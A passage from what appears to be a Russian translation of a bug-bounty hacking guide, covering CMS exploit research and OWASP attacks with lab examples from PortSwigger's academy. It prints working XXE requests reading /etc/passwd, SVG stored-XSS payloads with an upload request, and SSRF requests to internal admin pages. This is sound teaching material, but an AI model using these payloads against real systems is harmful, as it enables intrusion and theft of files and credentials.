
Существуют сотни различных CMS, поэтому мне было бы нецелесообразно упомянуть каждую из них. Подавляющее большинство сайтов будет под управлением WordPress, Joomla и Drupal, но вы все равно можете столкнуться с другими CMS.




Если Вы столкнулись с CMS, с которой раньше не сталкивались, первый шаг — перейти на exploit db и посмотреть, есть ли у нее какие-либо известные CVE:

- https://www.exploit-db.com/

Например, если я обнаружу CMS с именем «Magento», я выполню следующие действия: поиск по exploit-db:



Не останавливайтесь на достигнутом, и Вы также должны заглянуть в Google, чтобы узнать, появились ли какие-либо новые эксплойты, которые еще не включены в exploit-db.



Как Вы можете видеть, существует неаутентифицированный эксплойт SQLi, который, похоже, не в базе данных exploit-db, и это, вероятно, потому, что она все еще не обновлялась.

Кроме того, для поиска отдельных эксплойтов, Вы можете использовать GitHub, чтобы узнать, есть ли инструменты, которые могут сканировать все возможные уязвимости и неправильные конфигурации.

Как оказалось, существует сканер уязвимостей Magento под названием magescan, поэтому мы можем просто использовать его:

- https://github.com/steverobbins/magescan

Обязательно используйте этот процесс всякий раз, когда Вы сталкиваетесь с инфраструктурой CMS, которую Вы не знаете.

Резюме

Более половины Интернета управляется CMS. Итак, Вы почти гарантированно можете столкнуться с CMS в тот или иной момент. Когда Вы найдете CMS, не тратьте время на ручное тестирование конечной точки. Проверяйте известные CVE и неправильные конфигурации. Лучший способ сделать это — найти какой-нибудь сканер уязвимостей CMS. Вы можете также попробовать поиск exploit-db и google для известных CVE.

Глава 11: Эксплуатация OWASP

Введение

Если Вы столкнетесь с приложением, созданным по индивидуальному заказу, Вы не сможете искать известные CVE, и Вам придется искать эти уязвимости вручную. Это потребует от Вас знаний о 10 основных уязвимостях OWASP и о многих других, не перечисленных там. Вам необходимо научиться тестировать распространенные уязвимости, такие как XSS, SQLI, LFI, RFI, CSRF, XXE и SSRF. Единственный инструмент, который Вам нужен, это Burp Suite:

- https://portswigger.net/burp

Тем не менее, некоторые тестировщики предпочитают использовать автоматизированные сканеры, такие как сканер SQL-инъекций, сканеры XSS, сканер Burp и другие. Я обычно использую смесь автоматических сканеров и ручное тестирование, так как они оба имеют свои преимущества и недостатки.

XML External Entity (XXE)

Введение

XML External Entity (XXE) — это уязвимость, которая может появиться, когда приложение разбирает XML. Прежде чем погрузиться в то, что такое XXE, Вам нужно иметь твердое представление о том, что такое XXE, и понимание XML в первую очередь.

Основы XML

Расширяемый язык разметки (XML) — это язык, предназначенный для хранения и передачу данных,

аналогичные JSON. Пример того, как выглядит XML, можно найти ниже:

```
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
<book category="cooking">
<title lang="en">Everyday Italian</title>
<author>Giada De Laurentiis</author>
<year>2005</year>
<price>30.00</price>
</book>
<book category="children">
<title lang="en">Harry Potter</title>
<author>J K. Rowling</author>
<year>2005</year>
<price>29.99</price>
</book>
</bookstore>
```

В первой строке Вы можете увидеть пролог, который содержит версию XML и кодирование. Профессиональный совет: если Вы когда-нибудь увидите это в burp, Вам следует немедленно проверить XXE: <?xml версия="1.0" кодировка="UTF-8"?> Под ним Вы видите тег «<bookstore>», представляющий корневой узел. Там два дочерних узла с именем «<book>», и каждый из них содержит дочерние узлы называется “<title>,<author>,<year>,<price>”.

```
<root>
<child>
<subchild>.....</subchild>
</child>
</root>
```

Это базовая структура XML, но есть еще кое-что, что Вам следует знать. Существует нечто, называемое определением

типа документа (DTD), которое определяет структуру, допустимые элементы и атрибуты XML-документа, как показано ниже:

<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY user "Ghostlulz">
<!ENTITY message "got em">
]>

<test><name>&user;</name></test>

Как показано выше, есть нечто, называемое ENTITY. Она действует как переменная. В в этом примере объект «user» содержит текст «Ghostlulz». Эту сущность можно назвать набрав «&user;» и он будет заменен текстом «Ghostlulz». Вы также можете использовать что-то, называемое внешним объектом, который будет загружать свои данные из внешнего источника. Это можно использовать для получения содержимого из URL-адреса или файла на диске, как показано ниже:
1. <!DOCTYPE foo [<!ENTITY ext SYSTEM "http://example.com" >]>
2. <!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///path/to/file" >]>

XXE

Я упомянул, что Вы можете использовать внешние объекты для захвата данных из файла на диске и сохранить его в переменной. Что, если мы попытаемся прочитать данные из файла «/etc/passwd» и хранить в переменной? Обратите внимание, что для чтения данных объект должен вернуться в ответ. Зная это, давайте попробуем использовать нашу тестовую среду. Находясь в burp, я перехватил следующий

запрос POST, который, похоже, использует XML для отправки данных в серверную систему. Всякий раз, когда вы видите XML, вы должны делать тест на XXE.

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=
8
Content-Type: application/xml
Content-Length: 107
Connection: close
Cookie: session=JbPR3IFxHGdJwnibgkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>8</productId><storeId>1</storeId></stockCheck>
```

Чтобы проверить наличие XXE, просто введите свой вредоносный внешний объект и замените каждое значение узла с ним, как показано ниже:

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=
8
Content-Type: application/xml
Content-Length: 178
Connection: close
Cookie: session=JbPR3IFxHGdJwnibgkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId><storeId>1000</storeId></stockCheck>
```

Как показано выше, я создал внешний объект для получения данных в «/etc/passwd», и сохранил его в объекте XXE. Затем я поместил переменную в «<productID>». Если сервер не блокирует внешние объекты, ответ будет отражен. Затем Вы сможете получить содержимое файла «/etc/passwd» как показано ниже:

```
HTTP/1.1 400 Bad Request
Date: Sat, 22 Jun 2019 18:51:49 GMT
Content-Type: application/json
Content-Length: 1144
Connection: close
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';
style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333;
font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob:
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

Вывод

Большинство приложений передают данные с использованием JSON, но Вы можете столкнуться с приложениями с помощью XML, и тогда Вы действительно всегда проверяете их на XXE. Злоупотребление этой уязвимостью позволяет читать произвольные файлы, что может привести к полной компрометация машины. Уязвимое приложение, которое я использовал, можно найти на странице академии веб-безопасности, созданной Port swigger, она бесплатная:

• https://portswigger.net/web-security

Межсайтовый скриптинг (XSS)

Введение


Межсайтовый скриптинг (XSS) - одна из самых популярных уязвимостей на сегодняшний день в веб-приложениях. Эта уязвимость уже несколько раз входит в топ-10 OWASP, и, кажется, не уйдет. Данная уязвимость может быть использована для выполнения вредоносного JavaScript-кода в веб-браузере пользователя. Затем ее можно использовать для кражи токенов пользователей JWT, токенов CSRF и файлов cookie.

Есть три типа XSS: отраженный, хранимый и основанный на DOM. В следующих разделах будет обсуждаться каждый из этих типов.


Отраженный XSS

Предположим, у Вас есть приложение, которое выдает сообщение об ошибке, когда Вы вводите неправильное имя пользователя и пароль. Сообщение об ошибке может выглядеть как что-то вроде этого: «Введенный адрес электронной почты или пароль недействителен. Пожалуйста, попробуйте еще раз.» Затем Вы замечаете, что в URL-адресе есть параметр GET, который имеет то же самое сообщение:

“example.com/login.php?
error=The+email+or+password+you+entered+is+not
valid.+Please+try+again.”




Как Вы можете видеть, параметр GET «error» отражается в веб-странице пользователя. Если приложение не защищает от XSS, мы можем вставить вредоносный код JavaScript в браузере пользователя.



Как Вы можете видеть на изображении выше, код JavaScript в «error» GET параметра встраивается в исходный код приложения. Поскольку наш ввод отражается без защиты XSS, мы можем легко выполнить вредоносный код JavaScript в браузерах пользователей, если они переходят по этой ссылке.

Хранимый XSS

В отличие от отраженного XSS, хранимый XSS сохраняется в приложении. Обычно это происходит, когда приложение принимает введенные пользователем данные и сохраняет их в бэкэнде, в базе данных. Обычно я не вижу, чтобы это происходило с запросами GET, так как эти типы запросов как правило не используются при изменении серверной базы данных. POST, PUT, UPDATE и DELETE, запросы, которые обычно используются при внесении изменений в базу данных.



Предположим, у Вас есть приложение, позволяющее создать учетную запись. Приложение также имеет страницу, на которой перечислены все участники сайта. Допустим, что

созданное Вами имя пользователя хранится во внутренней базе данных. Так как же приложение сможет получить эту информацию? Вы можете поместить вредоносную полезную нагрузку JavaScript в качестве Вашего имени пользователя, тогда это сохранится во внутренней базе данных. Если приложение не блокирует XSS-атаки всякий раз, когда кто-то посещает страницу списка участников, Ваше имя пользователя будет отображаться из внутренней базы данных, и впоследствии активируется полезная нагрузка XSS.

DOM XSS

XSS на основе объектной модели документа (DOM) возникает, когда приложение принимает пользовательский ввод, и передает его функции JavaScript, и эта функция использует input для изменения среды DOM. Это может происходить через отраженный или хранимый XSS. Главное помнить, что полезная нагрузка выполняется через JavaScript.

```
<html>
<h1> You Searched for:</h1>
<div id ="searchquery"> </div>
<script>
var keyword = location.search.substring(3);
document.querySelector('searchquery').innerHTML =
keyword;
<script>
</html>
```

Приведенный выше исходный код является примером XSS на основе DOM.

Сохраненный XSS через файл SVG

Масштабируемая векторная графика (SVG) - это основанный на XML формат векторного изображения для двухмерного изображения. Объемная графика с поддержкой интерактивности и анимации. Код ниже - это пример базового файла SVG, который будет отображать изображение прямоугольника:

```
<svg width="400" height="110">
<rect width="300" height="100"
style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
</svg>
```

Файлы SVG также поддерживают встроенный код JavaScript. Например, разработчик может использовать JavaScript в изображении SVG, чтобы он мог манипулировать им в режиме реального времени. Это может использоваться для анимации и других задач. Следует также отметить, что файлы SVG могут рассматриваться как изображения в HTML. Это означает, что Вы можете поместить файл SVG в тег изображения, и он будет отображаться отлично:

```
<img src="rectangle.svg" alt="Rectangle" height="42"
width="42">
```

Если веб-сайт загружает файл SVG с полезной нагрузкой XSS, он будет выполнен. Это часто упускают из виду как разработчики, так и злоумышленники. Пример файла SVG с полезной нагрузкой XSS, с предупреждением, можно найти ниже:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
```

<svg version="1.1" baseProfile="full"
xmlns="http://www.w3.org/2000/svg">
<rect width="300" height="100"
style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
<script type="text/javascript">
alert("Ghostlulz XSS");
</script>
</svg>

Один из простых способов проверить эту уязвимость - загрузить файл SVG в качестве своего профиля. Изображение, как показано в приведенных ниже запросах burp:

POST /profile/upload HTTP/1.1
Host: XXXXXXXXX.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer XXXXXXXXXXXXXXXXXX
Content-Type: multipart/form-data; boundary=---------------------------232181429808
Content-Length: 574
Connection: close
Referer: https://XXXXXXXXX
---------------------------232181429808
Content-Disposition: form-data; name="img"; filename="img.svg"
Content-Type: image/svg+xml
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full"
xmlns="http://www.w3.org/2000/svg">

<rect width="300" height="100"
style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
<script type="text/javascript">
alert("Ghostlulz XSS");
</script>
</svg>
----------------------------232181429808--

Обратите внимание, что тип содержимого установлен на: Тип содержимого: image/svg+xml. После того, как изображение загружено, Вам просто нужно узнать, по какому пути оно было загружено. Это легко сделать, щелкнув правой кнопкой мыши по изображению, и выбрав «копировать адрес изображения», если Вы используете Google Chrome.

Если все работает, когда Вы просматриваете изображение, Ваша полезная нагрузка будет выполнена. Вы только что проэксплуатировали хранимую XSS через файл SVG.

Server Side Request Forgery (SSRF)

Введение

Server Side Request Forgery (SSRF) происходит, когда злоумышленник принудительно запускает приложение для выполнения HTTP-запросов от их имени. Ее можно использовать для чтения данных из внутренних приложений. Большинство людей используют эту уязвимость для публикации или считывания данных с конфиденциальных конечных точек, таких как служба метаданных AWS и Gcloud, служба FTP, служба LDAP и локальных файлов.

SSRF

При поиске уязвимостей SSRF я обычно ищу запросы, которые имеют URL как значение параметра. Если ответ отражается обратно злоумышленнику, Вы можете иметь возможную уязвимость SSRF. Затем я изменяю URL-адрес на google.com, и если я увижу ответ, то могу предположить, что конечная точка уязвима. Следующим шагом является поиск уязвимой конечной точки на локальном хосте системы или на конечной точке в локальной сети.

Request

Raw | Params | Headers | Hex

```
POST /product/stock HTTP/1.1
Host: ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net
Connection: close
Referer:
https://ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net/product?p
roductId=1
Cookie: session=aUuRcrUaK4xT9OIfd3pu79spgySbGaMk

stockApi=http://localhost/admin
```

В приведенном выше запросе я изменил значение «stockApi» на каталог администратора локальной IP системы. Таким образом, запрос будет выполнен целевым приложением, и он выполнит его против самого себя. Эта конечная точка имеет приложение администратора, размещенное на локальном хосте. Обычно к нему невозможно получить доступ в Интернет, но из-за SSRF мы можем.

Если мы отобразим ответ в формате html, то увидим, что можем получить доступ к внутреннему приложению

администратора, размещенное в целевой системе. Самое сложное в SSRF - доказать влияние уязвимости. У Вас есть приложение для эксплуатации, которое было бы невозможно запустить без использования SSRF. Если Вы не можете найти конечную точку на локальном хосте, Вы также можете отправлять запросы серверу в целевой внутренней сети. Опять же, можно попробовать прочитать службу метаданных, для получения ключей API и учетных данных.

Вывод

SSRF - относительно простая для использования уязвимость. Большинство хакеров используют эту уязвимость для доступа к приложениям, размещенным на целевых локальных системах или внутренней сети. Самая сложная часть этой уязвимости не в том, чтобы найти и использовать ее, а в том, чтобы найти конечную точку для извлечения конфиденциальных данных. Не забывайте, что Вы также можете использовать SSRF для бокового перемещения, используя внутренние хосты в качестве некоторых эксплойтов. Требуется только запрос GET или POST.


Cross Site Request Forgery (CSRF)

Введение

Cross Site Request Forgery (CSRF) - это атака на пользователя приложения, заставляющая браузер отправлять запросы от имени злоумышленника. Этот вид атак может использоваться для изменения пароля пользователя и электронной почты, например страницы или видео, отправки денег злоумышленнику и все, что Вы можете сделать с помощью POST-запроса.

